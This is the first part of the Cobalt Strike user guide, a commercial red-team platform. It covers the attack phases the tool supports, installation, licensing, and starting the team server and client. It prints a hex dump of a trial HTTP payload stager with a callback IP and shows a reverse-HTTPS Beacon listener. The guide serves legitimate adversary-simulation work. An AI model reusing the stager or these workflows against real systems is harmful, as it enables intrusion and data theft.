

# FORTRA

## Cobalt Strike User Guide

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
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# Welcome to Cobalt Strike

Cobalt Strike is a platform for adversary simulations and red team operations. The product is designed to execute targeted attacks and emulate the post-exploitation actions of advanced threat actors. This section describes the attack process supported by Cobalt Strike's feature set. The rest of this manual discusses these features in detail.

## Overview



**figure 1 - The Offense Problem Set**

A thought-out targeted attack begins with **reconnaissance**. Cobalt Strike's system profiler is a web application that maps your target's client-side attack surface. The insights gleaned from reconnaissance will help you understand which options have the best chance of success on your target.

**Weaponization** is pairing a post-exploitation payload with a document or exploit that will execute it on target. Cobalt Strike has options to turn common documents into weaponized artifacts. Cobalt Strike also has options to export its post-exploitation payload, Beacon, in a variety of formats for pairing with artifacts outside of this toolset.

Use Cobalt Strike's spear phishing tool to **deliver** your weaponized document to one or more people in your target's network. Cobalt Strike's phishing tool repurposes saved emails into pixel-perfect phishes.

Control your target's network with Cobalt Strike's Beacon. This post-exploitation payload uses an **asynchronous "low and slow" communication** pattern that's common with advanced threat malware. Beacon will phone home over DNS, HTTP, or HTTPS. Beacon walks through common proxy configurations and calls home to multiple hosts to resist blocking.

Exercise your target's attack attribution and analysis capability with Beacon's Malleable Command and Control language. Reprogram Beacon to **use network indicators that look like known malware** or blend in with existing traffic.

Pivot into the compromised network, discover hosts, and **move laterally** with Cobalt's helpful automation and peer-to-peer communication over named pipes and TCP sockets. Cobalt Strike is optimized to capture trust relationships and enable lateral movement with captured credentials, password hashes, access tokens, and Kerberos tickets.

Demonstrate meaningful business risk with Cobalt Strike's **user-exploitation** tools. Cobalt Strike's workflows make it easy to deploy keystroke loggers and screenshot capture tools on compromised systems. Use browser pivoting to gain access to websites that your compromised target is logged onto with Internet Explorer. This Cobalt Strike-only technique works with most sites and bypasses two-factor authentication.

Cobalt Strike's reporting features **reconstruct the engagement** for your client. Provide the network administrators an activity timeline so they may find attack indicators in their sensors. Cobalt Strike generates high quality reports that you may present to your clients as stand-alone products or use as appendices to your written narrative.

Throughout each of the above steps, you will need to understand the target environment, its defenses, and reason about the best way to meet your objectives with what is available to you. This is evasion. It is not Cobalt Strike's goal to provide evasion out-of-the-box. Instead, the product provides flexibility, both in its potential configurations and options to execute offense actions, to allow you to adapt the product to your circumstance and objectives.

## Installation and Updates

Fortra LLC distributes Cobalt Strike packages as native archives for Windows, Linux, and macOS.

Cobalt Strike uses a client / server model where each component can be installed on the same system, but is often deployed separately. The Cobalt Strike GUI is referred to as 'Cobalt Strike', the 'Cobalt Strike GUI', or the command used to start the client 'cobaltstrike'. The Cobalt Strike server is referred to as 'Team Server' or the command used to start the server 'teamserver'.

The basic process to install Cobalt Strike involves downloading and extracting a distribution package onto your operating system and running an update process to download the product.

## Before You Begin

Read this section before you install Cobalt Strike.

## System Requirements

The following items are required for any system hosting the Cobalt Strike client and/or server components.

### Java

Cobalt Strike's GUI client and team server require one of the following Java environments:

- Oracle Java 11 or higher
- OpenJDK 11 or higher (see [Installing OpenJDK on page 14](#) for instructions)

**NOTE:**

If your organization does not have a license that allows commercial use of Oracle's Java, we encourage you to use OpenJDK 11.

### Supported Operating Systems

Cobalt Strike Team Server is supported on a Linux system that meets the Java requirements and has been tested on the following Debian based Linux distributions (other versions may work but have not been tested):

- Debian
- Ubuntu
- Kali Linux

Cobalt Strike Client runs on the following systems:

- Windows 7 and above
- macOS 10.13 and above
- GUI based Linux, such as: Debian, Ubuntu and Kali Linux (other versions may work but have not been tested)

### Hardware

In addition to an accepted operating system, the below minimum requirements should be met:

- 2 GHz+ processor
- 2 GB RAM
- 500MB+ available disk space

On Amazon's EC2, use at least a High-CPU Medium (c1.medium, 1.7 GB) instance.

## Linux glibc

Be aware that certain Linux distributions may be missing or don't have the correct version of glibc. If you run into that issue, review the Knowledge Article, [glibc Missing From Older Linux Distributions](#), on the Fortra Portal.

## Installing OpenJDK

Cobalt Strike is tested with OpenJDK 11 and its launchers are compatible with a properly installed OpenJDK 11 environment.

### Linux (Kali 2018.4, Ubuntu 18.04)

1. Update APT:

```
sudo apt-get update
```

2. Install OpenJDK 11 with APT:

```
sudo apt-get install openjdk-11-jdk
```

3. Make OpenJDK 11 the default:

```
sudo update-java-alternatives -s java-1.11.0-openjdk-amd64
```

### Linux (Other)

1. Uninstall the current OpenJDK package(s).

2. Download OpenJDK for Linux/x64 at: <https://jdk.java.net/archive/>.

3. Extract the OpenJDK binary:

```
tar zxvf openjdk-11.0.1_linux-x64_bin.tar.gz
```

4. Move the OpenJDK folder to **/usr/local**:

```
mv jdk-11.0.1 /usr/local
```

5. Add the following to **~/.bashrc**:

```
JAVA_HOME="/usr/local/jdk-11.0.1"
```

```
PATH=$PATH:$JAVA_HOME/bin
```

6. Refresh your **~/.bashrc** to make the new environment variables take effect:

```
source ~/.bashrc
```

## macOS

1. Download OpenJDK for macOS/x64 at: <https://jdk.java.net/archive/>.

2. Open a Terminal and navigate to the **Downloads/** folder.

3. Extract the archive:

```
tar zxvf openjdk-11.0.1_osx-x64_bin.tar.gz
```

4. Move the extracted archive to **/Library/Java/JavaVirtualMachines/**:

```
sudo mv jdk-11.0.1.jdk/ /Library/Java/JavaVirtualMachines/
```

The java command on 4.11 will use the highest Java version in /Library/Java as the default.

**TIP:**

If you are seeing a **JRELoadError message** this is because the JavaAppLauncher stub included with Cobalt Strike loads a library from a set path to run the JVM within the stub process. Issue the following command to fix this error:

```
sudo ln -fs /Library/Java/JavaVirtualMachines/jdk-11.0.2.jdk
/Library/Internet\ Plug-Ins/JavaAppletPlugin.plugin
```

Replace **jdk-11.0.2.jdk** with your Java path. The next Cobalt Strike release will use a Java Application Stub for macOS that is more flexible.

## Windows

1. Download OpenJDK for Windows/x64 at: <https://jdk.java.net/archive/>.

2. Extract the archive to **c:\program files\jdk-11.0.1**.

3. Add **c:\program files\jdk-11.0.\bin** to your user's PATH environment variable:

- a. Go to **Control Panel-> System-> Change Settings-> Advanced-> Environment Variables....**
- b. Highlight **Path** in **User variables for user**.
- c. Press **Edit**.
- d. Press **New**.
- e. Type: **c:\program files\jdk-11.0.1\bin**.
- f. Press **OK** on all dialogs.

## Wayland Desktop - Not Supported

[Wayland](#) is a modern replacement for the X Windows System. Wayland has made great strides, as a project, and some desktop environments use it as their default window system. Don't let the adoption fool you though. Not all applications or application environments work 100% perfectly on Wayland. There are still bugs and issues to address.

There are bugs in Java (or Wayland) that may cause a graphical Java application to crash, during normal use, when run in a Wayland desktop. These bugs affect Cobalt Strike users. **Fortra does not support the use of Cobalt Strike on Wayland desktops.**

## Am I using Wayland?

Type `echo $XDG_SESSION_TYPE` to find out if you're on wayland or x11.

## How to disable Wayland on Kali Linux

The latest version of Kali Linux 2017 Rolling uses a Wayland desktop by default. To change this back to X11:

1. Open `/etc/gdm3/daemon.conf` with your favorite text editor.
2. Find the **[daemon]** section.
3. Add **WaylandEnable=false** and reboot your system.

## Installing Cobalt Strike

Follow these instructions to install Cobalt Strike.

**NOTE:**

The Cobalt Strike **Distribution Package** (steps 1 and 3) contains the OS-specific Cobalt Strike launcher(s), supporting files, and the updater program. It does not contain the Cobalt Strike program itself. Running the **Update Program** (step 4) downloads the Cobalt Strike product and performs the final installation steps.

1. Download a Cobalt Strike distribution package for a supported operating system. (an email is provided with a link to the download)
2. Setup a recommended Java environment. (see [Installing OpenJDK on page 14](#) for instructions)
3. Extract, mount or unzip the distribution package. Based on the operating system perform one of the following.
  - a. For Linux:
    - i. Extract the **cobaltstrike-dist-linux.tgz**:  
`tar zxvf cobaltstrike-dist-linux.tgz`
  - b. For macOS:
    - i. Double-click the **cobaltstrike-dist.dmg** file to mount it.
    - ii. Drag the **Cobalt Strike** folder to the **Applications** folder.

- c. For Windows:
  - i. Disable anti-virus before you install Cobalt Strike.
  - ii. Use your preferred zip tool to extract the **cobaltstrike-dist-windows.zip** file to an install location.
4. Run the update program to finish the install. Based on the operating system perform one of the following.
  - a. For Linux:
    - i. Enter the following commands:

```
cd /path/to/cobaltstrike  
./update
```
  - b. For macOS:
    - i. Navigate to the **Cobalt Strike** folder.
    - ii. Double-click **Cobalt Strike**.
  - c. For Windows:
    - i. Navigate to the **Cobalt Strike** folder.
    - ii. Double-click **update.bat**.

Make sure you update both your team server and client software with your license key. Cobalt Strike is generally licensed on a per user basis. The team server does not require a separate license.

## License Authorization Files

The licensed version of Cobalt Strike requires a valid authorization file to start. An authorization file is an encrypted blob that provides information about your license to the Cobalt Strike product.

Authorization files are now associated to a specific release. Authorization files for 4.8 and earlier will continue to be backward compatible. Authorization files for 4.9 and later will only be valid for the specific version.

Version 4.10 and later has separate authorization files for the Cobalt Strike client and teamserver. The client authorization file is **cobaltstrike.auth.client** and the team server authorization file is **cobaltstrike.auth.server**.

### How do I get an authorization file?

The [built-in update program](#) requests an authorization file from Cobalt Strike's update server when it's run. The update program downloads a new authorization file for the current released

version, even if your Cobalt Strike version is up to date. This allows the authorization file to stay current with the license dates in Fortra records.

In order to get an authorization file for a previous version use the [Cobalt Strike Auth File Generator site](#). This site will generate an authorization file for the version and license key you enter on the page. Use the download link to retrieve the authorization file or use the instructions on the page to convert the base64 encoded string to an authorization file. Then copy the authorization file to your Cobalt Strike installation directory.

## What happens when my license expires?

Cobalt Strike will refuse to start when its authorization file expires. Additionally, the licensed Cobalt Strike product checks authorization files daily. If the authorization file expires while Cobalt Strike is running, the teamserver keeps running for an additional 14 days grace period. The teamserver will shut down if the authorization file is not replaced during that period.

### Details:

- Teamserver checks the license at startup and at 10 AM everyday.
- The teamserver license expiration is logged in the event log when the team server starts.
- Clients connected to a teamserver will display a license warning ribbon starting 45 days prior to license expiration.
- Running teamservers will have a 14 day grace period before the server is shutdown during the daily license check.
- If you need to extend the license for a running teamserver, you can install/update CobaltStrike in a different location and copy/replace the **cobaltstrike.auth.server** file from the new install into the running instance. If the teamserver version is prior to the current released version then use the Cobalt Strike Auth File Generator site instead.

## When does my authorization file expire?

Your authorization file expires when your Cobalt Strike license expires. If you renew your Cobalt Strike license, run the [built-in update program](#) to refresh the authorization file for the current released version with the latest information. For previous versions use the [Cobalt Strike Auth File Generator site](#) to refresh the authorization file with the latest information.

Go to **Help -> System Information** to find out when your authorization file expires. Look for the "valid to" value under the **Other** section. Remember, the Client Information and Team Server Information may have different values (depending on which license key was used and when the authorization file was last refreshed).

Cobalt Strike will also warn you when its authorization file is within 45 days of its valid to date.

## How do I bring authorization files into a closed environment?

The authorization files are **cobaltstrike.auth.client** for the client and **cobaltstrike.auth.server** for the team server. The update program always locates these files into the client and server folder respectively.

To use Cobalt Strike in a closed environment:

1. Download the Cobalt Strike package at <https://www.cobaltstrike.com/download>
2. Update the Cobalt Strike package from an internet connected system
3. Copy the contents of the updated **cobaltstrike/** folder into your environment. The most important files are **cobaltstrike.jar**, **cobaltstrike.auth.client** and **cobaltstrike.auth.server**.

## Does Cobalt Strike phone home to Fortra?

Beyond the update process, Cobalt Strike does not "phone home" to Fortra. The authorization file is generated by the update process.

## How do I use an older version of Cobalt Strike with a refreshed authorization file?

In order to get an authorization file for a previous version use the [Cobalt Strike Auth File Generator site](#). This site will generate an authorization file for the version and license key you enter on the page. Use the download link to retrieve the authorization file or use the instructions on the page to convert the base64 encoded string to an authorization file. Then copy the authorization file to your Cobalt Strike installation directory.

## What is the Customer ID value?

The Customer ID is a 4-byte number associated with a Cobalt Strike license key. Cobalt Strike 3.9 and later embed this information into the payload stagers and stages generated by Cobalt Strike.

## How do I find the Customer ID value in a Cobalt Strike artifact?

The Customer ID value is the last 4-bytes of a Cobalt Strike payload stager in Cobalt Strike 3.9 and later.

This screenshot is the HTTP stager from the trial. The trial has a Customer ID value of 0. The last 4-bytes of this stager (0x0, 0x0, 0x0, 0x0) reflect this.

00000220	2d 54 45 53 54 2d 46 49	4c 45 21 24 48 2b 48 2a	-TEST-FILE!\$H+H*
00000230	00 35 4f 21 50 25 40 41	50 5b 34 5c 50 5a 58 35	.50!P%@AP[4\PZX5
00000240	34 28 50 5e 29 37 43 43	29 37 7d 24 45 49 43 41	4(P^)7CC)7}{\$ETCA
00000250	52 2d 53 54 41 4e 44 41	52 44 2d 41 4e 54 49 56	R-STANDARD-ANTIV
00000260	49 52 55 53 2d 54 45 53	54 2d 46 49 4e 45 21 24	IRUS-TEST-FILE!\$
00000270	48 2b 48 2a 00 35 4f 21	50 25 40 41 50 5b 34 5c	HHH*.50!P%@AP[4\PZX54(P^)7CC)7}{\$
00000280	50 5a 58 35 34 28 50 5e	29 37 43 43 29 37 7d 24	PZX54(P^)7CC)7}{\$
00000290	45 49 43 41 52 2d 53 54	41 4e 44 41 52 44 2d 41	EICAR-STANDARD-A
000002a0	4e 54 49 56 49 52 55 53	2d 54 45 53 54 2d 46 49	NTIVIRUS-TEST-FI
000002b0	4c 45 21 24 48 2b 48 2a	00 35 4f 21 50 25 40 41	LE!\$H+H*.50!P%@A
000002c0	50 5b 00 68 f0 b5 a2 56	ff d5 6a 40 68 00 10 00	P[.h...V..j@h...
000002d0	00 68 00 00 40 00 57 68	58 a4 53 e5 ff d5 93 b9	.h..@.WhX.S.....
000002e0	00 00 00 00 01 d0 51 53	89 e7 57 68 00 20 00 00	.....QS.Wh...
000002f0	53 56 68 12 96 89 e2 ff	d5 85 c0 74 c6 8b 07 01	SVh.....t....
00000300	c3 85 c0 75 e5 58 c3 e8	a9 fd ff ff 31 37 32 2e	...u.X.....172.
00000310	31 36 2e 34 2e 31 33 34	00 00 00 00 00 00	16.4.134.....
0000031d			

**figure 2 - HTTP Payload Stager (Cobalt Strike Trial)**

The Customer ID value also exists in the payload stage, but it's more steps to recover. Cobalt Strike does not use the Customer ID value in its network traffic or other parts of the tool.

How do I protect disparate red team infrastructure from cross-identification with this ID?

If you have a **unique** authorization file on each team server, then each team server and the artifacts that originate from it will have a different ID.

Cobalt Strike's update server generates a new authorization file each time the update program is run. Each authorization file has a unique ID. Cobalt Strike only propagates the team server's ID. It does not propagate the ID from the GUI or headless client's authorization file.

## After You are Done

Congratulations! Cobalt Strike is now installed. Read the following for additional information and your next steps.

### Next Steps

[\*\*Starting the Team Server on page 20\*\*](#)

[\*\*Starting a Cobalt Strike Client on page 22\*\*](#)

## Starting the Team Server

Cobalt Strike is split into client and a server components. The server, referred to as the team server, is the controller for the Beacon payload and the host for Cobalt Strike's social engineering features. The team server also stores data collected by Cobalt Strike and it manages logging. The team server is located in the "server" folder.

The Cobalt Strike team server must run on a [supported Linux system](#). To start a Cobalt Strike team server, issue the following command to run the team server script included with the Cobalt Strike Linux package:

```
root@kali:~/cobaltstrike# ./teamserver 192.168.1.4 password
[*] Generating X509 certificate and keystore (for SSL)
[*] Team server is up on 50050
[*] SHA1 hash of SSL cert is: 1d1edf9c258f3eca9534d5c911e23002f0b5a7e5
Offset is: 27006
[+] Listener: local - beacon http (windows/beacon_http/reverse_https) on port 80 started!
```

**figure 3 - Starting the Team Server**

```
./teamserver <ip_address> <password> [<malleableC2profile> <kill_date>]
```

The team server script uses the following two mandatory and two optional parameters:

**IP Address** - (mandatory) Enter the externally reachable IP address of the team server. Cobalt Strike uses this value as a default host for its features.

**Password** - (mandatory) Enter a password that your team members will use to connect the Cobalt Strike client to the team server.

**Malleable C2 Profile** - (optional) Specify a valid Malleable C2 Profile. See [Malleable Command and Control on page 140](#) for more information on this feature.

**Kill Date** - (optional) Enter a date value in YYYY-MM-DD format. The team server will embed this kill date into each Beacon stage it generates. The Beacon payload will refuse to run on or after this date and will also exit if it wakes up on or after this date.

When the team server starts, it will publish the SHA256 hash of the team server's SSL certificate. Distribute this hash to your team members. When your team members connect, their Cobalt Strike client will ask if they recognize this hash before it authenticates to the team server. This is an important protection against man-in-the-middle attacks.

## Team Server Properties File

**TeamServer.prop** is an optional file containing a number of parameters that can be used to customize settings. This file is not included in the distribution as the defaults are the recommended settings. If there is a need to modify the settings, download the default TeamServer.prop file from <https://github.com/Cobalt-Strike/teamserver-prop> repository into the Cobalt Strike installation directory. Make any modifications and restart the teamserver.

For additional information on a setting see the README.md in the repository and comments in the TeamServer.prop file.

## Starting a Cobalt Strike Client

Follow the steps below to connect the Cobalt Strike client to the team server.

### Steps

1. To start the Cobalt Strike client, use the launcher included with your platform's package.
  - a. For Linux:
    - i. Navigate to the **cobaltstrike/client** folder.
    - ii. Enter the following command:  
`./cobaltstrike`
  - b. For macOS:
    - i. Navigate to the **cobaltstrike/client** folder.
    - ii. Double-click **Cobalt Strike.command**.
  - c. For Windows:
    - i. Navigate to the **cobaltstrike/client** folder.
    - ii. Double-click **cobaltstrike.exe**.

The Connect Dialog screen displays.



**figure 4 - Cobalt Strike Connect Dialog**

2. Cobalt Strike keeps track of the team servers you connect to and remembers your information. Select one of these team server profiles from the left-hand-side of the connect dialog to populate the connect dialog with its information. Use the **Alias Names** and **Host Names** buttons to toggle how the list of hosts are displayed. Active

connections will be displayed in blue text. You may control how the host list is initially displayed, active connection text color, and prune the list through **Cobalt Strike -> Preferences -> Team Servers**.

### Parameters:

**Alias** - Enter an alias for the host or use the default. The alias name can not be empty, start with an '\*', or use the same alias name of an active connection.

**Host** - Specify your team server's address in the Host field. The host name can not be empty.

**Port** - Displays the default Port for the team server (50050). This is rarely change. The port can not be empty and must be a numeric number.

**User** - The User field is your nickname on the team server. Change this to your call sign, handle, or made-up hacker fantasy name. The user name can not be empty.

**Password** - Enter the shared password for the team server.

3. Press **Connect** to connect to the Cobalt Strike team server.

If this is your first connection to this team server, Cobalt Strike will ask if you recognize the SHA256 hash of this team server.



**figure 5** - Verifying the server's SSL certificate


4. If you do, press **Yes**, and the Cobalt Strike client will connect to the server and open the client user interface.

**NOTE:**

Cobalt Strike will also remember this SHA256 hash for future connections. You may manage these hashes through **Cobalt Strike -> Preferences -> Fingerprints**.

## Distributed and Team Operations

Use Cobalt Strike to coordinate a distributed red team effort. Stage Cobalt Strike on one or more remote hosts. Start your team servers and have your team connect.



**figure 6 - Distributed Operations with Cobalt Strike**

Once connected to a team server, your team will:

- Use the same sessions
- Share hosts, captured data, and downloaded files
- Communicate through a shared event log.

The Cobalt Strike client may connect to multiple team servers. Go to **Cobalt Strike -> New Connection** to initiate a new connection. When connected to multiple servers, a switchbar will show up at the bottom of your Cobalt Strike window.




**figure 7 - Server Switchbar**

This switchbar allows you to switch between active Cobalt Strike server instances. Each server has its own button. Right-click a button and select **Rename** to make the button's text reflect the role of the server during your engagement. The server button will display the active button in bold text and color based on color preference found in **Cobalt Strike -> Preferences -> TeamServers** to better indicate which button is active. This button name will also identify the server in the Cobalt Strike Activity Report.

When connected to multiple servers, Cobalt Strike aggregates listeners from all of the servers it's connected to. This aggregation allows you to send a phishing email from one server that references a malicious website hosted on another server. At the end of your engagement, Cobalt Strike's reporting feature will query all of the servers you're connected to and merge the data to tell one story.

## Reconnecting the Client

When the client disconnection is user-initiated with the Menu, Toolbar or Switchbar Server button, a red banner displays with a **Reconnect** and **Close** button.



Press **Close** to close the window. Press **Reconnect** to reconnect to the TeamServer.

If the TeamServer is not available a dialog displays asking if you want to retry (Yes/No). If **Yes** then connection is attempted again (repeats if needed). If **No**, the dialog closes.

When disconnection is initiated by the TeamServer or other network interruption the red banner will display a message with a countdown for connection retry. This will repeat until a connection is made with the TeamServer or the user clicks on **Close**. In this case the user can interact with other parts of the UI.

When the client reconnects, the red reconnect bar disappears.

## Scripting Cobalt Strike

Cobalt Strike is scriptable through its Aggressor Script language. Aggressor Script allows you to modify and extend the Cobalt Strike client.

## History

Aggressor Script is the spiritual successor to Cortana, the open source scripting engine in Armitage. Cortana was made possible by a contract through DARPA's Cyber Fast Track program. Cortana allows its users to extend Armitage and control the Metasploit® Framework and its features through Armitage's team server. Cobalt Strike 3.0 is a ground-up rewrite of Cobalt Strike without Armitage as a foundation. This change afforded an opportunity to revisit Cobalt Strike's scripting and build something around Cobalt Strike's features. The result of this work is Aggressor Script.

Aggressor Script is a scripting language for red team operations and adversary simulations inspired by scriptable IRC clients and bots. Its purpose is two-fold. You may create long running bots that simulate virtual red team members, hacking side-by-side with you. You may also use it to extend and modify the Cobalt Strike client to your needs.

## Loading Scripts

Aggressor Script is built into the Cobalt Strike client. To manage scripts, go to **Cobalt Strike -> Script Manager** and press **Load**.



**figure 8 - Script Manager**

A default script inside of Cobalt Strike defines all of Cobalt Strike's popup menus and formats information displayed in Cobalt Strike's consoles. Through the Aggressor Script engine, you may override these defaults and customize Cobalt Strike to your preferences.

You may also use Aggressor Script to add new features to Cobalt Strike's Beacon and to automate certain tasks.

To learn more about Aggressor Script, see [Aggressor Script on page 208](#).


## Running the Client on macOS

The Cobalt Strike client may not be able to show contents of the Documents, Desktop, and Downloads folders in the file browser initially. (e.g. loading scripts, uploading files, generating payloads, etc...)

By default, macOS limits what access applications have to the Documents, Desktop, and Download folders. These applications need to explicitly be granted access to these folders.


Since Cobalt Strike is a third party application, it isn't as straight forward as granting the app "Cobalt Strike" access. You may need to give the JRE running Cobalt Strike client access to the file system. You can give access to the specific Files and Folders or Full Disk Access.

You may be prompted for the access:



**figure 9 - macOS Access Prompt**

Or, if the access has been previously denied, you may need to edit the access in the macOS System Preferences / Security & Privacy / Privacy dialog:



**figure 10 - macOS Privacy Dialog**

Please be advised that other applications that use the JRE will also have this access.

**NOTE:**


The same steps may also need to be taken for '/bin/bash'.



# User Interface

## Overview

The Cobalt Strike user interface is split into two parts. The top of the interface shows a visualization of sessions or targets. The bottom of the interface displays tabs for each Cobalt Strike feature or session you interact with. You may click the area between these two parts and resize them to your liking.



**figure 11 - Cobalt Strike User Interface**

## Toolbar

The toolbar at the top of Cobalt Strike offers quick access to common Cobalt Strike functions. Knowing the toolbar buttons will speed up your use of Cobalt Strike considerably.

	Connect to another team server
	Disconnect from the current team server
	Create and edit Cobalt Strike's listeners
	Show Sessions in Graph View
	Show Session in Table View
	Show Targets in Table View

	Manage Web Server
	View Credentials
	View Download Files
	View Keystrokes
	View Screenshots

## Session and Target Visualizations

Cobalt Strike has several visualizations each designed to aid a different part of your engagement. You may switch between visualizations through (Pivot Graph, Session Table, Target Table) buttons on the toolbar or the **Cobalt Strike -> Visualization** menu.


### Pivot Graph

Cobalt Strike has the ability to link multiple Beacons into a chain. These linked Beacons receive their commands and send their output through the parent Beacon in their chain. This type of chaining is useful to control which sessions egress a network and to emulate a disciplined actor who restricts their communication paths inside of a network to something plausible. This chaining of Beacons is one of the most powerful features in Cobalt Strike.

Cobalt Strike's workflows make this chaining very easy. It's not uncommon for Cobalt Strike operators to chain Beacons four or five levels deep on a regular basis. Without a visual aid it's very difficult to keep track of and understand these chains. This is where the Pivot Graph comes in.

The Pivot Graph shows your Beacon chains in a natural way. Each Beacon session has an icon. As with the sessions table: the icon for each host indicates its operating system. If the icon is red with lightning bolts, the Beacon is running in a process with administrator privileges. A darker icon indicates that the Beacon session was asked to exit and it acknowledged this command.

The firewall icon represents the egress point of your Beacon payload. A **dashed green line** indicates the use of beaconing HTTP or HTTPS connections to leave the network. A **yellow dashed line** indicates the use of DNS to leave the network.



**figure 12 - Cobalt Strike Graph View**

An arrow connecting one Beacon session to another represents a link between two Beacons. Cobalt Strike's Beacon uses Windows named pipes and TCP sockets to control Beacons in this peer-to-peer fashion. An **orange arrow** is a named pipe channel. SSH sessions use an orange arrow as well. A **blue arrow** is a TCP socket channel. A **red** (named pipe) or **purple** (TCP) arrow indicates that a Beacon link is broken.

